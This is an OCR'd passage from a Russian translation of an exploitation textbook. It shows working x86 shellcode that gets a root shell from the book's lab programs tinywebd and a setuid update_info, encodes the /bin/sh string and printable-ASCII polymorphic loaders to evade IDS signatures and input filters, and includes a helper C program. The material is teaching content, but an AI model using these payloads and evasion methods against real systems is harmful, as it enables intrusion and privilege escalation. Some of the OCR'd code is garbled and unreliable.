00000010  04 08 c3 8d 54 24 5c 8b  1a 6a 02 59 31 c0 31 d2 |..T$\.j.Y1.1.|
00000020  b0 3f cd 80 49 79 f9 b0  0b 52 68 2f 2f 73 68 68 |.?.Iy..Rh//shh|
00000030  2f 62 69 6e 89 e3 52 89  e2 53 89 e1 cd 80       |/bin.R.S..|
0000003e
reader@hacking:~/booksrc $ ./tinywebd
Запуск демона tiny web.
reader@hacking:~/booksrc $ ./xtool_tinywebd_reuse.sh socket_reuse_restore 127.0.0.1
целевой IP: 127.0.0.1
shellcode: socket_reuse_restore (62 байт)
фальшивый запрос: "GET / HTTP/1.1\x00" (15 байт)
[Фальшивый запрос 15] [фальшивый IP 16] [NOP 323] [shellcode 62] [ret addr 128]
[*fake_addr 8]
localhost [127.0.0.1] 80 (www) open
whoami
root
```

Этот вариант кода, эксплуатирующего уязвимость, еще менее заметен, чем прежние, потому что не открывает новых соединений, а чем меньше соединений — тем меньше отклонений способны обнаружить средства защиты.

0x680 Контрабанда вредоносного кода

Упоминавшиеся в предыдущем разделе сетевые системы IDS и IPS могут не только следить за подключениями, но и исследовать содержимое пакетов. Как правило, они ищут шаблоны, указывающие на возможную атаку. Скажем, правило «искать пакеты со строкой `/bin/sh`» позволяет перехватить множество пакетов с шелл-кодом. В нашем случае строка `/bin/sh` немного замаскирована, так как проталкивается в стек фрагментами по четыре байта, но сетевая IDS может искать и пакеты со строками `/bin` и `//sh`.

Такие типы сигнатур позволяют сетевым IDS эффективно перехватывать атаки с использованием скачанных из интернета сценариев и инструментов. Однако защиту легко можно обойти, если собственноручно написать шелл-код, скрывающий любые подозрительные строки.

0x681 Шифрование строк

Мы можем спрятать строку, прибавив 5 к каждому ее байту. После проталкивания ее в стек шелл-код вычтет 5 из каждого байта. Это позволит получить в стеке нужную нам строку, скрыв факт ее пересылки. Вот шифрующий код:

```
reader@hacking:~/booksrc $ echo "/bin/sh" | hexdump -C
00000000  2f 62 69 6e 2f 73 68 0a                           |/bin/sh.|
00000008
reader@hacking:~/booksrc $ gdb -q
(gdb) print /x 0x0068732f + 0x05050505
$1 = 0x56d7834
(gdb) print /x 0x6e69622f + 0x05050505
$2 = 0x736e6734
(gdb) quit
reader@hacking:~/booksrc $
```

Следующий шелл-код проталкивает эти шифрованные байты в стек и в цикле раскодирует их. Две инструкции `int3` добавляют точки останова до и после расшифровки байтов. Это позволит нам проанализировать происходящее в отладчике GDB.

encoded_sockreuserestore_dbg.s

```
BITS 32

    push BYTE 0x02        Fork системный вызов #2
    pop eax
```

```
    int 0x80            ; Для дочернего процесса eax == 0
    test eax, eax
    jz child_process    ; В дочернем процессе запускаем оболочку
        ; В родительском процессе восстанавливаем работу tinywebd
    lea ebp, [esp+0x68]  ; Восстанавливаем значение EBP
    push 0x08048fb7      ; Адрес возврата
    ret                  ; Возврат управления

child_process:
    ; Повторное использование сокета
    lea edx, [esp+0x5c]  ; Помещаем адрес переменной new_sockfd в edx
    mov ebx, [edx]         Помещаем значение переменной new_sockfd в ebx
    push BYTE 0x02
    pop ecx              Значение регистра ecx начинается с 2
    xor eax, eax
dup_loop:
    mov BYTE al, 0x3F  ; dup2 системный вызов #63
    int 0x80           ; dup2(c, 0)
    dec ecx            ; Обратный отсчет до 0
    jns dup_loop         Если флаг знака не установлен, значение регистра ecx
                         не отрицательное

  execve(const char *filename, char *const argv [], char *const envp[])
    mov BYTE al, 11    ; execve системный вызов #11
    push 0x056d7834    ; проталкиваем в стек "/sh\x00" +5
    push 0x736e6734    ; проталкиваем в стек "/bin" +5
    mov ebx, esp       ; Помещаем адрес зашифрованной строки "/bin/sh" в ebx

int3 ;` Точка останова перед декодированием (ПОСЛЕ ОТЛАДКИ УДАЛИТЬ)

    push BYTE 0x8      ; Нужно декодировать 8 байтов
    pop edx
decode_loop:
    sub BYTE [ebx+edx], 0x5
    dec edx
    jns decode_loop

int3 ; Точка останова после декодирования (ПОСЛЕ ОТЛАДКИ УДАЛИТЬ)

    xor edx, edx
    push edx             Проталкиваем в стек 32-разрядный конечный ноль
    mov edx, esp       ; Пустой массив для envp
    push ebx             проталкиваем в стек адрес строки
    mov ecx, esp       ; Массив argv с указателем на строку
    int 0x80           ; execve("/bin//sh", ["/bin//sh", NULL], [NULL])
```

Декодирующий цикл использует в качестве счетчика значения регистра EDX. Нам нужно обработать 8 байтов, поэтому счет происходит с 8 до 0. Точные адреса в стеке в данном случае не имеют значения, ведь адресация всех важных фрагментов относительна, и подключаться к существующему процессу tinywebd не нужно.

```
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ sudo gdb -q ./a.out

warning: not using untrusted file "/home/reader/.gdbinit"
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) set disassembly-flavor intel
(gdb) set follow-fork-mode child
(gdb) run
Starting program: /home/reader/booksrc/a.out
Запуск демона tiny web..
```

Текущие точки останова являются частью шелл-кода, и задавать их в отладчике GDB не требуется. Сейчас мы ассемблируем шелл-код на другом терминале и применим его вместе с инструментом эксплуатации уязвимости, повторно использующим открытый сокет.

С другого терминала

```
reader@hacking:~/booksrc $ nasm encoded_sockreuserestore_dbg.s
reader@hacking:~/booksrc $ ./xtool_tinywebd_reuse.sh encoded_socketreuserestore_dbg
127.0.0.1
целевой IP: 127.0.0.1
shellcode: encoded_sockreuserestore_dbg (72 байт)
фальшивый запрос: "GET / HTTP/1.1\x00" (15 байт)
[Фальшивый запрос 15] [фальшивый IP 16] [NOP 313] [shellcode 72] [ret addr 128]
[*fake_addr 8]
localhost [127.0.0.1] 80 (www) open
```

В окне отладчика GDB видно, что мы достигли первой инструкции `int3` внутри шелл-кода. Теперь можно проверить, правильно ли расшифрована строка.

```
Program received signal SIGTRAP, Trace/breakpoint trap.
[Switching to process 12400]
0xbffff6ab in ?? ()
(gdb) x/10i $eip
0xbffff6ab:     push    0x8
0xbffff6ad:     pop     edx
0xbffff6ae:     sub     BYTE PTR [ebx+edx],0x5
0xbffff6b2:     dec     edx
0xbffff6b3:     jns     0xbffff6ae
0xbffff6b5      int3
0xbffff6b6:     xor     edx,edx
0xbffff6b8:     push    edx
0xbffff6b9:     mov     edx,esp
0xbffff6bb:     push    ebx
(gdb) x/8c $ebx
0xbffff738:     52 '4'  103 'g' 110 'n' 115 's' 52 '4' 120 'x' 109 'm' 5 '\005'
(gdb) cont
Continuing.
```

```
[tcsetpgrp failed in terminal_inferior: Operation not permitted]

Program received signal SIGTRAP, Trace/breakpoint trap.
0xbffff6b6 in ?? ()
(gdb) x/8c $ebx
0xbffff738:     47 ,/' 98 ,b' 105 ,i' 110 ,n' 47 ,/' 115 ,s' 104 ,h' 0 ,\0'
(gdb) x/s $ebx
0xbffff738:      "/bin/sh"
(gdb)
```

Теперь, когда мы убедились в корректной расшифровке строки, можно удалить из шелл-кода инструкции `int3`. Вот результат работы окончательной версии:

```
reader@hacking:~/booksrc $ sed -e 's/int3/;int3/g' encoded_sockreuserestore_dbg.s >
encoded_sockreuserestore.s
reader@hacking:~/booksrc $ diff encoded_sockreuserestore_dbg.s encoded_
sockreuserestore.s 33c33
< int3 ; Точка останова перед декодированием (ПОСЛЕ ОТЛАДКИ УДАЛИТЬ)
> ;int3   Точка останова перед декодированием (ПОСЛЕ ОТЛАДКИ УДАЛИТЬ)
42c42
< int3 ; Точка останова после декодирования (ПОСЛЕ ОТЛАДКИ УДАЛИТЬ)
> ;int3 ; Точка останова после декодирования (ПОСЛЕ ОТЛАДКИ УДАЛИТЬ)
reader@hacking:~/booksrc $ nasm encoded_sockreuserestore.s
reader@hacking:~/booksrc $ hexdump -C encoded_sockreuserestore
00000000  6a 02 58 cd 80 85 c0 74  0a 8d 6c 24 68 68 b7 8f |j.X....t..l$hh..|
00000010  04 08 c3 8d 54 24 5c 8b  1a 6a 02 59 31 c0 b0 3f |....T$\..j.Y1..?|
00000020  cd 80 49 79 f9 b0 0b 68  34 78 6d 05 68 34 67 6e |..Iy...h4xm.h4gn|
00000030  73 89 e3 6a 08 5a 80 2c  13 05 4a 79 f9 31 d2 52 |s..j.Z.,..Jy.1.R|
00000040  89 e2 53 89 e1 cd 80                              |..S....|
00000047
reader@hacking:~/booksrc $ ./tinywebd
Запуск демона tiny web..
reader@hacking:~/booksrc $ ./xtool_tinywebd_reuse.sh encoded_sockreuserestore
127.0.0.1
целевой IP: 127.0.0.1
shellcode: encoded_sockreuserestore (71 байт)
фальшивый запрос: "GET / HTTP/1.1\x00" (15 байт)
[Фальшивый запрос 15] [фальшивый IP 16] [NOP 314] [shellcode 71] [ret addr 128]
[*fake_addr 8]
localhost [127.0.0.1] 80 (www) open
whoami
root
```

0x682 Как скрыть дорожку

Дорожка NOP — еще одна сигнатура, легко распознаваемая сетевыми системами IDS и IPS. Крупные блоки байтов `0x90` не очень распространены, поэтому, когда защитный инструмент натыкается на нечто подобное, он решает, что это, скорее всего, код эксплуатации уязвимости. Вместо такой узнаваемой сигнатуры можно

использовать различные однобайтовые инструкции. Некоторые из них являются отображаемыми символами ASCII, например инструкции инкремента и декремента для различных регистров.

Инструкция	Hex	ASCII
inc eax	0x40	@
inc ebx	0x43	C
inc ecx	0x41	A
inc edx	0x42	B
dec eax	0x48	H
dec ebx	0x4B	K
dec ecx	0x49	I
dec edx	0x4A	J

Перед использованием все эти регистры обнуляются, поэтому можно спокойно использовать случайную комбинацию вышеперечисленных байтов для формирования дорожки NOP. Вот вам самостоятельное упражнение на дом: создать новый инструмент эксплуатации уязвимости, использующий случайную комбинацию байтов `@, C, A, B, H, K, I` и `J` вместо обычной дорожки NOP. Проще всего будет написать на языке C программу генерации дорожки и использовать вместе со сценарием BASH. Это позволит скрыть вредоносный массив от систем IDS, ищущих дорожки NOP.

0x690 Ограничения буфера

Некоторые программы налагают на буфер ряд ограничений. Такая проверка допустимости данных в ряде случаев делает уязвимость недоступной для использования. Давайте рассмотрим программу, обновляющую описания продуктов в базе данных. В качестве первого аргумента мы возьмем код продукта, а в качестве второго — новую версию его описания. На самом деле, конечно, программа ничего не обновляет, зато в ней есть бросающаяся в глаза уязвимость.

update_info.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define MAX_ID_LEN 40
#define MAX_DESC_LEN 500

/* Вывести сообщение и завершить программу */
```

```
void barf(char *message, void *extra) {
    printf(message, extra);
    exit(1);
}

/* Функция как бы обновляет описание товара в базе данных */
void update_product_description(char *id, char *desc)
{
    char product_code[5], description[MAX_DESC_LEN];

    printf("[ОТЛАДКА]: описание по адресу %p\n", description);
    strncpy(description, desc, MAX_DESC_LEN);
    strcpy(product_code, id);

    printf("Меняем описание продукта #%s на \'%s\'\n", product_code, desc);
    // Обновляем базу данных
}

int main(int argc, char *argv[], char *envp[])
{
    int i;
    char *id, *desc;

    if(argc < 2)
        barf("Usage: %s <id> <description>\n", argv[0]);
    id = argv[1];   // id - код продукта для обновления в базе
    desc = argv[2]; // desc - новый вариант описания

    if(strlen(id) > MAX_ID_LEN) // id должен быть меньше, чем MAX_ID_LEN байтов
        barf("Критическая ошибка: аргумент id должен быть меньше, чем %u байтов\n",
              (void *)MAX_ID_LEN);

    for(i=0; i < strlen(desc)-1; i++) { // В описании допустимы только отображаемые
                                        // символы
        if(!(isprint(desc[i])))
            barf("Критическая ошибка: описание может содержать только отображаемые
                  символы\n", NULL);
    }

    // Очистка памяти стека (для безопасности)
    // Очистка всех аргументов, кроме первого и второго
    memset(argv[0], 0, strlen(argv[0]));
    for(i=3; argv[i] != 0; i++)
        memset(argv[i], 0, strlen(argv[i]));
    // Очистка всех переменных окружения
    for(i=0; envp[i] != 0; i++)
        memset(envp[i], 0, strlen(envp[i]));

    printf("[ОТЛАДКА]: аргумент desc по адресу %p\n", desc);

    update_product_description(id, desc); // Обновляем базу данных
}
```

Хотя код и уязвим, в нем тем не менее предпринимаются некоторые защитные меры. Длина аргумента, содержащего идентификатор продукта, ограничена, а в описании разрешены только отображаемые символы. Также здесь по соображениям безопасности очищаются неиспользуемые переменные окружения и аргументы. В результате первый аргумент (`id`) оказывается слишком маленьким для внедрения в него шелл-кода. А так как остальная часть памяти стека очищается, у нас остается всего один вариант.

```
reader@hacking:~/booksrc $ gcc -o update_info update_info.c
reader@hacking:~/booksrc $ sudo chown root ./update_info
reader@hacking:~/booksrc $ sudo chmod u+s ./update_info
reader@hacking:~/booksrc $ ./update_info
Usage: ./update_info <id> <description>
reader@hacking:~/booksrc $ ./update_info OCP209 "Enforcement Droid"
[ОТЛАДКА]: описание по адресу 0xbffff650
Меняем описание продукта #OCP209 на 'Enforcement Droid'
reader@hacking:~/booksrc $
reader@hacking:~/booksrc $ ./update_info $(perl -e 'print "AAAA"x10') blah
[ОТЛАДКА]: описание по адресу 0xbffff650
Segmentation fault
reader@hacking:~/booksrc $ ./update_info $(perl -e 'print "\xf2\xf9\xff\xbf"x10')
$(cat ./shellcode.bin)
Критическая ошибка: описание может содержать только отображаемые символы
reader@hacking:~/booksrc $
```

Давайте рассмотрим пример работы программы с последующей попыткой эксплуатации уязвимости при вызове функции `strcpy()`. Хотя переписать адрес возврата можно с помощью первого аргумента (`id`), для внедрения шелл-кода подходит только второй аргумент (`desc`). Но этот массив проверяется на наличие неотображаемых байтов. Вывод отладчика подтверждает, что в программе существует доступная для эксплуатации уязвимость, правда, воспользоваться ею можно, только если получится вставить шелл-код в аргумент описания.

```
reader@hacking:~/booksrc $ gdb -q ./update_info
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) run $(perl -e 'print "\xcb\xf9\xff\xbf"x10') blah
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/reader/booksrc/update_info $(perl -e 'print "\xcb\xf9\xff\
xbf"x10')
blah
[ОТЛАДКА]: аргумент desc по адресу 0xbffff9cb
Обновление продукта # описанием 'blah'

Program received signal SIGSEGV, Segmentation fault.
0xbffff9cb in ?? ()
(gdb) i r eip
```

```
eip            0xbffff9cb       0xbffff9cb
(gdb) x/s $eip
0xbffff9cb:      "blah"
(gdb)
```

Проверка вводимых данных на наличие неотображаемых символов — единственное, что мешает воспользоваться уязвимостью. Подобно службе безопасности в аэропорту, цикл проверки изучает все, что в него поступает. Обойти его невозможно, но существуют способы, позволяющие пронести запрещенные данные мимо охраны.

0x691 Полиморфный шелл-код из отображаемых символов ASCII

Полиморфным называется шелл-код, меняющий сам себя. Если рассматривать с технической точки зрения шелл-код с шифрованием из предыдущего раздела, его можно назвать полиморфным, так как во время выполнения он меняет вид используемой строки. В новой дорожке NOP присутствуют инструкции, которые ассемблируются в отображаемые символы ASCII. Есть и другие инструкции, попавшие в диапазон отображаемых символов (от `0x33` до `0x7e`), но в целом это достаточно небольшой набор.

Нам нужен шелл-код, который пройдет проверку. Нет смысла писать сложный код, основанный всего на нескольких символах, поэтому мы воспользуемся простыми методами, чтобы построить его непосредственно в стеке. В результате пересылаться будет не сам шелл-код, а набор создающих его инструкций.

Первым делом следует найти способ обнуления регистров. К сожалению, комбинации инструкции `XOR` с различными регистрами не ассемблируются в ASCII-символы из отображаемого диапазона. А вот поразрядная операция `AND`, примененная к регистру EAX после ассемблирования, превращается в символ процента (`%`). Инструкция ассемблера `and eax, 0x41414141` преобразуется в отображаемый машинный код `%AAAA`, потому что в шестнадцатеричной системе `0x41` выглядит как символ *A*.

Операция `AND` преобразует биты следующим образом:

```
1 and 1 = 1
0 and 0 = 0
1 and 0 = 0
0 and 1 = 0
```

В результате мы получаем 1, только когда единице равны оба бита. Соответственно, если взять два инвертированных значения, содержимое регистра EAX станет равным нулю.

```
Двоичное представление                    Шестнадцатеричное представление
10001010100111001001111010010l0           0x454e4f4a
AND 01110100011000100110000001l0101    AND 0x3a313035

00000000000000000000000000000000          0x00000000
```

То есть, используя два отображаемых 32-разрядных значения, инвертированных друг относительно друга, мы можем обнулить регистр EAX, не прибегая к нулевым байтам, а в результате ассемблирования у нас будет получен отображаемый текст.

```
and eax, 0x454e4f4a  ; ассемблируется в %JONE
and eax, 0x3a313035  ; ассемблируется в %501:
```


Мы видим, что символы **%JONE%501:** в машинном коде обнуляют регистр EAX. Вот еще набор инструкций, которые преобразуются в отображаемые символы ASCII.

```
sub eax, 0x41414141   -AAAA
push eax              P
pop eax               X
push esp              T
pop esp               \
```

Невероятно, но комбинации этих инструкций с инструкцией **AND eax** хватит, чтобы написать код загрузчика, который внедрит в стек шелл-код и запустит его. Хитрость состоит в том, чтобы нацелить регистр ESP на ячейки, расположенные после кода загрузчика (это более старшие адреса памяти), и начать построение шелл-кода с конца, проталкивая в стек значения, как показано на рисунке.

Стек растет вверх (от старших адресов памяти к младшим), поэтому по мере проталкивания в него значений регистр ESP будет продвигаться назад, а регистр EIP при выполнении кода загрузчика переместится вперед. В конечном счете регистры EIP и ESP встретятся в одной точке, и EIP продолжит выполнение по только что построенному шелл-коду.

Первым делом регистр ESP следует нацелить на место в памяти, расположенное после составленного из отображаемых символов загрузчика шелл-кода. Запустив процесс отладки в GDB, мы увидим, что после получения контроля над выполнением программы регистр ESP окажется на 555 байтов удален от начала переполняемого буфера (который будет содержать код загрузчика). Регистр ESP следует нацелить на место после кода загрузчика, оставив пространство под новый шелл-код и под его загрузчик. Для этого нам хватит 300 байтов, так что мы добавим к регистру ESP 860 байтов, чтобы он в итоге оказался на 305 байтов дальше, чем начало загрузчика. Все это примерные значения, так как позже мы примем меры



и сделаем небольшую погрешность вполне допустимой. Из всех арифметических операций нам доступно только вычитание, поэтому сложение будет реализовано путем вычитания с циклическим переносом. Ширина регистра составляет всего 32 бита, поэтому добавить к его значению 860 — все равно что вычесть 860 из 2^{32} (то есть из 4 294 966 436). Но так как мы можем пользоваться только отображаемыми значениями, операция вычитания разделена на три инструкции, составленные из отображаемых операндов.

```
sub eax, 0x39393333  ; ассемблируется в -3399
sub eax, 0x72727550  ; ассемблируется в -Purr
sub eax, 0x54545421  ; ассемблируется в -!TTT
```

Вывод отладчика GDB подтверждает, что вычитание этих значений из 32-разрядного числа эквивалентно добавлению к нему 860.

```
reader@hacking:~/booksrc $ gdb -q
(gdb) print  0   0x39393333   0x72727550   0x54545421
$1 = 860
(gdb)
```

Эти значения нужно вычесть не из EAX, а из ESP, но инструкция `sub esp` не ассемблируется в отображаемый символ ASCII. Раз так, значит, нам следует поместить текущее значение регистра ESP в регистр EAX, произвести вычитание и вернуть полученный результат в регистр ESP.

Но ни `mov esp, eax`, ни `mov eax, esp` в отображаемые символы ASCII тоже не ассемблируются, поэтому обмен значениями нужно проводить посредством стека. Про-

талкивая значение из одного регистра (source) в стек, а затем извлекая его оттуда в другой регистр (dest), мы заменим инструкцию `mov dest, source` инструкциями `push source` и `pop dest`. К счастью для нас, инструкции `pop` и `push` для регистров EAX и ESP дают после ассемблирования отображаемые символы ASCII, так что задачу можно считать решенной.

Вот инструкции, прибавляющие 860 к значению регистра ESP:

```
push esp              ; ассемблируется в T
pop eax               ; ассемблируется в X

sub eax, 0x39393333   ; ассемблируется в -3399
sub eax, 0x72727550   ; ассемблируется в -Purr
sub eax, 0x54545421   ; ассемблируется в -!TTT

push eax              ; ассемблируется в P
pop esp               ; ассемблируется в \
```

Итак, цепочка символов `TX-3399-Purr-!TTT-P\` в машинном коде прибавит 860 к значению регистра ESP. Следующим шагом должно стать построение шелл-кода.

Первым делом мы уже знакомым способом еще раз обнулим регистр EAX. Затем воспользуемся набором инструкций `sub` и поместим в регистр EAX четыре последних байта шелл-кода в обратном порядке. Стек растет вверх (в направлении младших адресов) и строится по принципу «первым пришел, последним ушел» (FILO), а значит, первыми в него следует протолкнуть последние четыре байта шелл-кода. С учетом особенностей нашей архитектуры их нужно расположить в обратном порядке. Я еще раз приведу шестнадцатеричный дамп стандартного шелл-кода, уже знакомый вам по предыдущим главам. Именно он будет строиться нашим загрузчиком, состоящим из отображаемых символов.

```
reader@hacking:~/booksrc $ hexdump -C ./shellcode.bin
00000000  31 c0 31 db 31 c9 99 b0  a4 cd 80 6a 0b 58 51 68 |1.1.1......j.XQh|
00000010  2f 2f 73 68 68 2f 62 69  6e 89 e3 51 89 e2 53 89 |//shh/bin..Q..S.|
00000020  e1 cd 80                                        |...|
```

Последние четыре байта выделены жирным шрифтом; в регистре EAX должно оказаться значение `0x80cde189`. Его легко получить набором инструкций `sub` с циклическим переносом. Затем содержимое этого регистра проталкивается в стек, что смещает указатель ESP вверх (в сторону младших адресов), к концу только что добавленного значения. Теперь все готово для приема следующих четырех байтов шелл-кода (они выделены курсивом). Очередной набор инструкций `sub` добавит в регистр EAX значение `0x53e28951`, которое мы также протолкнем в стек. Повторяя эту процедуру с фрагментами размером по четыре байта, мы от начала к концу построим шелл-код, продвигаясь по направлению к коду загрузчика.

```
00000000  31 c0 31 db 31 c9 99 b0  a4 cd 80 6a 0b 58 51 68 |1.1.1......j.XQh|
00000010  2f 2f 73 68 68 2f 62 69  6e 89 e3 51 89 e2 53 89 |//shh/bin..Q..S.|
00000020  e1 cd 80                                         |...|
```

Так постепенно мы дойдем до начала шелл-кода, но после проталкивания в стек значения `0x99c931db` остается всего три байта (они тоже выделены курсивом). Поэтому в начало кода мы добавим одну однобайтовую инструкцию NOP (ее машинный код `0x90`) и получим значение `0x31c03190`, которое и протолкнем в стек.

Для создания каждого четырехбайтового фрагмента исходного шелл-кода применяется описанный выше метод вычитания. Вот программа, помогающая рассчитать нужные отображаемые значения.

printable_helper.c

```
#include <stdio.h>
#include <sys/stat.h>
#include <ctype.h>
#include <time.h>
#include <stdlib.h>
#include <string.h>

#define CHR "%_01234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ-"

int main(int argc, char* argv[])
{
    unsigned int targ, last, t[4], l[4];
    unsigned int try, single, carry=0;
    int len, a, i, j, k, m, z, flag=0;
    char word[3][4];
    unsigned char mem[70];

    if(argc < 2) {
        printf("Usage: %s <EAX starting value> <EAX end value>\n", argv[0]);
        exit(1);
    }

    srand(time(NULL));
    bzero(mem, 70);
    strcpy(mem, CHR);
    len = strlen(mem);
    strfry(mem); // Перемешиваем случайным образом
    last = strtoul(argv[1], NULL, 0);
    targ = strtoul(argv[2], NULL, 0);
    printf("вычисление отображаемых значений для вычитания из EAX..\n\n");
    t[3] = (targ & 0xff000000)>>24; // Разбиение по байтам
    t[2] = (targ & 0x00ff0000)>>16;
    t[1] = (targ & 0x0000ff00)>>8;
    t[0] = (targ & 0x000000ff);
    l[3] = (last & 0xff000000)>>24;
    l[2] = (last & 0x00ff0000)>>16;
```

```
    l[1]   (last & 0x0000ff00)>>8;
    l[0] = (last & 0x000000ff);

    for(a=1; a < 5; a++) { // Счетчик значений
        carry = flag = 0;
        for(z=0; z < 4; z++) { // Счетчик байтов
            for(i=0; i < len; i++) {
                for(j=0; j < len; j++) {
                    for(k=0; k < len; k++) {
                        for(m=0; m < len; m++)
                        {
                            if(a < 2) j = len+1;
                            if(a < 3) k = len+1;
                            if(a < 4) m = len+1;
                            try = t[z] + carry+mem[i]+mem[j]+mem[k]+mem[m];
                            single = (try & 0x000000ff);
                            if(single == l[z])
                            {
                                carry = (try & 0x0000ff00)>>8;
                                if(i < len) word[0][z] = mem[i];
                                if(j < len) word[1][z] = mem[j];
                                if(k < len) word[2][z] = mem[k];
                                if(m < len) word[3][z] = mem[m];
                                i = j = k = m = len+2;
                                flag++;
                            }
                        }
                    }
                }
            }
        }
        if(flag == 4) { // Если найдены все 4 байта
            printf("начало: 0x%08x\n\n", last);
            for(i=0; i < a; i++)
                printf("   0x%08x\n", *((unsigned int *)word[i]));
            printf("-------------------\n");
            printf("конец: 0x%08x\n", targ);

            exit(0);
        }
    }
```

Программа ожидает двух аргументов: начального и конечного значений регистра EAX. Для состоящего из отображаемых символов загрузчика нашего шеллкода регистр EAX сначала обнуляется, в конце же его значение должно быть равно `0x80cde189`, что соответствует последним четырем байтам файла shellcode.bin.

```
reader@hacking:~/booksrc $ gcc -o printable_helper printable_helper.c
reader@hacking:~/booksrc $ ./printable_helper 0 0x80cde189
вычисление отображаемых значений для вычитания из EAX..
```

```
start: 0x00000000

      0x346d6d25
      0x256d6d25
      0x2557442d

end: 0x80cde189
reader@hacking:~/booksrc $ hexdump -C ./shellcode.bin
00000000  31 c0 31 db 31 c9 99 b0  a4 cd 80 6a 0b 58 51 68 |1.1.1......j.XQh|
00000010  2f 2f 73 68 68 2f 62 69  6e 89 e3 51 89 e2 53 89 |//shh/bin..Q..S.|
00000020  e1 cd 80                                        |...|
00000023
reader@hacking:~/booksrc $ ./printable_helper 0x80cde189 0x53e28951
вычисление отображаемых значений для вычитания из EAX..

start: 0x80cde189

      0x59316659
      0x59667766
      0x7a537a79

end: 0x53e28951
reader@hacking:~/booksrc $
```

Листинг показывает, какие отображаемые значения нужны для того, чтобы циклическим переносом сделать обнуленный регистр EAX равным **0x80cde189** (эти байты выделены жирным шрифтом). Затем для следующих четырех байтов шелл-кода в регистр EAX тем же методом нужно поместить значение **0x53e28951** (построение идет в обратном направлении). Процесс повторяется, пока не будет собран весь шелл-код. Вот как он выглядит:

printable.s

```
BITS 32
push esp                  Помещаем текущее значение ESP
pop eax                     в EAX
sub eax,0x39393333        Вычитаем отображаемые значения,
sub eax,0x72727550          чтобы добавить 860 к значению EAX
sub eax,0x54545421
push eax                ; Помещаем значение EAX обратно в ESP
pop esp                     В результате ESP = ESP + 860
and eax,0x454e4f4a
and eax,0x3a313035      ; Обнуляем регистр EAX

sub eax,0x346d6d25        Вычитаем отображаемые значения
sub eax,0x256d6d25          чтобы добиться EAX = 0x80cde189
sub eax,0x2557442d          (последние 4 байта из shellcode.bin)
push eax                  Проталкиваем байты в стек к ESP
sub eax,0x59316659        Снова вычитаем отображаемые значения
sub eax,0x59667766          чтобы добиться EAX = 0x53e28951
sub eax,0x7a537a79          (следующие 4 байта шелл-кода с конца)
push eax
```

```
sub eax,0x25696969
sub eax,0x25786b5a
sub eax,0x25774625
push eax                EAX = 0xe3896e69
sub eax,0x366e5858
sub eax,0x25773939
sub eax,0x25747470
push eax                EAX = 0x622f6868
sub eax,0x25257725
sub eax,0x71717171
sub eax,0x5869506a
push eax                EAX = 0x732f2f68
sub eax,0x63636363
sub eax,0x44307744
sub eax,0x7a434957
push eax                EAX = 0x51580b6a
sub eax,0x63363663
sub eax,0x6d543057
push eax              ; EAX = 0x80cda4b0
sub eax,0x54545454
sub eax,0x304e4e25
sub eax,0x32346f25
sub eax,0x302d6137
push eax                EAX = 0x99c931db
sub eax,0x78474778
sub eax,0x78727272
sub eax,0x774f4661
push eax                EAX = 0x31c03190
sub eax,0x41704170
sub eax,0x2d772d4e
sub eax,0x32483242
push eax                EAX = 0x90909090
push eax
push eax              ; Строим дорожку NOP
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
```

В результате шелл-код окажется в стеке где-то после кода загрузчика, причем, скорее всего, их будет разделять некий промежуток. Его можно закрыть дорожкой NOP.

И снова при помощи инструкций `sub` мы присваиваем регистру EAX значение `0x90909090` и проталкиваем его в стек. С каждой инструкцией `push` к началу шелл-кода присоединяются четыре инструкции NOP. В конечном счете они станут записывать поверх инструкций `push`, принадлежащих к коду загрузчика, что позволит регистру EIP и программе дойти по дорожке до шелл-кода.

Все это ассемблируется в отображаемую строку ASCII, которая в виде машинного кода выглядит так:

```
reader@hacking:~/booksrc $ nasm printable.s
reader@hacking:~/booksrc $ echo $(cat ./printable)
TX-3399-Purr-!TTTP\%JONE%501:-%mm4-%mm%--DW%P-Yf1Y-fwfY-yzSzP-iii%-Zkx%-%Fw%P-XXn6-
99w%-ptt%P-%w%%-qqqq-jPiXP-cccc-Dw0D-WICzP-c66c-W0TmP-TTTT-%NN0-%o42-7a-0P-xGGx-
rrrx-aFOwP-pApA-N-w--B2H2PPPPPPPPPPPPPPPPPPPP
reader@hacking:~/booksrc $
```

Этот состоящий из отображаемых символов ASCII шелл-код теперь можно использовать, чтобы обойти процедуру проверки вводимых данных в программе `update_info`.

```
reader@hacking:~/booksrc $ ./update_info $(perl -e 'print "AAAA"x10') $(cat
./printable)
[ОТЛАДКА]: аргумент desc по адресу 0xbffff910
Segmentation fault
reader@hacking:~/booksrc $ ./update_info $(perl -e 'print "\x10\xf9\xff\xbf"x10')
$(cat ./printable)
[ОТЛАДКА]: аргумент desc по адресу 0xbffff910
Меняем описание продукта ########## на 'TX-3399-Purr-!TTTP\%JONE%501:-%mm4-%mm%--
DW%PYf1Y-fwfY-yzSzP-iii%-Zkx%-%Fw%P-XXn6-99w%-ptt%P-%w%%-qqqq-jPiXP-cccc-
Dw0D-WICzP-c66c-W0TmPTTTT-%NN0-%o42-7a-0P-xGGx-rrrx-aFOwP-pApA-N-w--B2H2PPPPP-
PPPPPPPPPPPPPPPP'
sh-3.2# whoami
root
sh-3.2#
```

